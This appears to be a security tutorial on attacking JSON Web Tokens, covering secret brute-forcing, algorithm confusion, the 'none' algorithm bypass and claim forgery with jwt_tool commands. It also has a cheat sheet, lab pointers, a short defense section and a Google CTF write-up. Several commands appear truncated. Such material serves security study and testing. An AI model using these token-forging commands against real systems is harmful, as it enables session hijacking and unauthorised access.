> For the complete documentation index, see [llms.txt](https://aenosh-rajora.gitbook.io/cyber-codex/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://aenosh-rajora.gitbook.io/cyber-codex/jwt-warfare-obfuscation-cracking-and-red-team-exploits.md).
# JWT Warfare: Obfuscation, Cracking, and Red Team Exploits
## What is JWT?
JWT (JSON Web Token) is a compact, URL-safe method of representing claims between two parties. It is used mostly in **stateless authentication.** JWTs are often passed via cookies, headers, or local storage.
A JWT has 3 base64-encoded parts:
`..`
Example:
```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJ1c2VybmFtZSI6ImFlbm9zaCIsInJvbGUiOiJhZG1pbiJ9.
wBwbm_z1gdu9OtUsAoOhPtUp9dJYWpA7U2oPeM4osbQj
```
**Structure:**
* **Header:** Specific Algorithm (e.g. HS256)
* **Payload:** Contains claims like username, roles, etc.
* **Signature:** Ensures integrity of header & payload
JWTs are commonly used in API authentication and session management. The server issues a token after login, and the client includes it in future requests.
## JWT Obfuscation Tactics
While JWT is readable (via base64), attackers or even lazy devs sometimes obfuscate them for complexity or security through obsecurity.
**Why Obfuscate?**
* Bypass security controls
* Hide internal claims (e.g., role=admin)
* Prevent easy inspection

**Common Obfuscation Tactics:**
**Decode Example:**
```
echo '' | base64 -d # Only works for header/payloads
```
Or use tools like JWT tool
{% embed url="" %}
```
python jwt_tool.py -d
```
In older versions
```
python3 jwt_tool.py -d #python2 is used as default in older versions of linux and when using python in terminal, it automatically choose python2
```
## Cracking JWTs
There are multiple ways to **break** JWTs depending on how they are implemented. Let’s dive into each.
### **Brute Forcing HMAC Secret (HS256)**
If the JWT is signed with a weak secret:
```
python jwt_tool.py -C -S
```
You might find secrets like:
* `admin`
* `password123`
* `jwtsecret`
> Works only if the algorithm is symmetric (HS256) and the key is guessable.
### **Algorithm Confusion: RS256 to HS256**
If a JWT is signed using RS256 (asymmetric), but the server doesn’t validate the algorithm properly, you can swap it to HS256 and sign with the **Public Key.**
```
python jwt_tool.py -X -pk public.pem -A HS256
```
> `public.pem` file typically stores a public key in PEM (Privacy Enhanced Mail) format, commonly used for encryption and digital certificates with PKI.
> CVE-2018–0114 made this famous.
## **The none Algorithm Attack**
Earlier JWT libraries allowed tokens to have:
```
{“alg”:”none”}
```
Then ignored the signature altogether. If the server accepts it:
```
python jwt_tool.py -S none
```
Remove the signature, and replay. You’re now “logged in.”
Claim Forgery
Manually change the payload to `“admin”: true` and sign again with cracked secret:
```
python jwt_tool.py -E -pc ‘cracked_secret’ -A HS256
```
## Challenges in Extracting or Exploiting JWTs
### **When JWTs are Stored in Cookies**
* Harder to see in HTTP requests
* BurpSuite is required to intercept and extract
* Needs cookie jar awareness in scripts
```
curl -b “auth=” http://target.com/dashboard
```
### **When Stored in LocalStorage**
* Need XSS to steal from the browser
* No access via server-side only enumeration
### **JWT Signature is Strong**
* RS256 with rotated keys
* HMAC secrets not crackable
### **JWT is Short-Lived**
* Short expiry time = can’t replay easily
* Need to intercept while valid
## Real Labs (TryHackMe, HTB, Own Labs)
#### **TryHackMe: JWT Room**
{% embed url="" %}
* Teaches `alg:none`, weak secret cracking
* Modify the payload to escalate privileges
* Bonus: Use BurpSuite’s JWT editor extension
#### **HTB: “JWT Secrets” Challenge**
{% embed url="" %}
* Find the leaked key in JavaScript
* Modify the token and hijack the admin session
#### **Bonus: Create Your Own Lab**
* Use `jsonwebtoken` in Node.js
* Set up weak secrets, test `none` bypass
## Defense: How to Actually Secure JWTs

Always **verify tokens server-side** with trusted libraries.
## Example Google CTF 2025 — Cracking the JS Safe 6.0
This isn’t a direct related to JWT Tokens, but it feels like a weaponized JWT obfuscation puzzle

This challenge is posed as a quirky localStorage-based “JS Safe”, a front for some next-level client-side obfuscation. The goal? Recover the flag hidden behind a password check that is leveraged heavily with instrumented JavaScript and anti-debugger traps.
#### **Frontend Instructions:**
// Open Dev Tools and type:\
// anti(debug); // Industry-leading antidebug!\
// unlock(“password”); // → alert(secret)
But this was bait.
#### **Challenge Mechanics:**
Prototype poisoning
A fake `anti(debug)` that breaks your DevTools
A `check()` function that
* Validates the password via a deterministic PRNG (Pseudorandom number generator)
* Uses a ROT47-decoded character pool
* Evolves dynamically using `Function.call`
* Streams characters using a `shift()` based comparator
#### **Attack Strategy:**
* **Ignore the bait.** Disassemble the JavaScript logic.
* Identify core PRNG logic:
`j = ((i || 1) * 16807 + step) % 2147483647;`
* Recover the character pool with ROT47:
```
pool = rot47(“?o>`Wn0o0U0N?05o0ps}q0|mt`ne`us&400_pn0ss_mph_0`5”)
```
Simulate the keystream:
* Pull characters
* Compare using PRNG + shifted index
Filter final result to match CTF format:
* `CTF{[0-9a-zA-Z_@!?-]+}`
#### **Final Result:**
unlock(“CTF{redacted}”);
Bonus Insight:
This wasn’t about brute-force or headers, this was a psychological puzzle, blending:
* Cryptographic structure
* Obfuscation
* Dev tool misdirection
## TL;DR Cheatsheet
```
# Decode JWT parts
jwt_tool.py -d
# Crack secret
jwt_tool.py -C -S rockyou.txt
# Try 'none' alg
jwt_tool.py -S none
# Modify and re-sign
jwt_tool.py -E -pc 'secret' -A HS256
```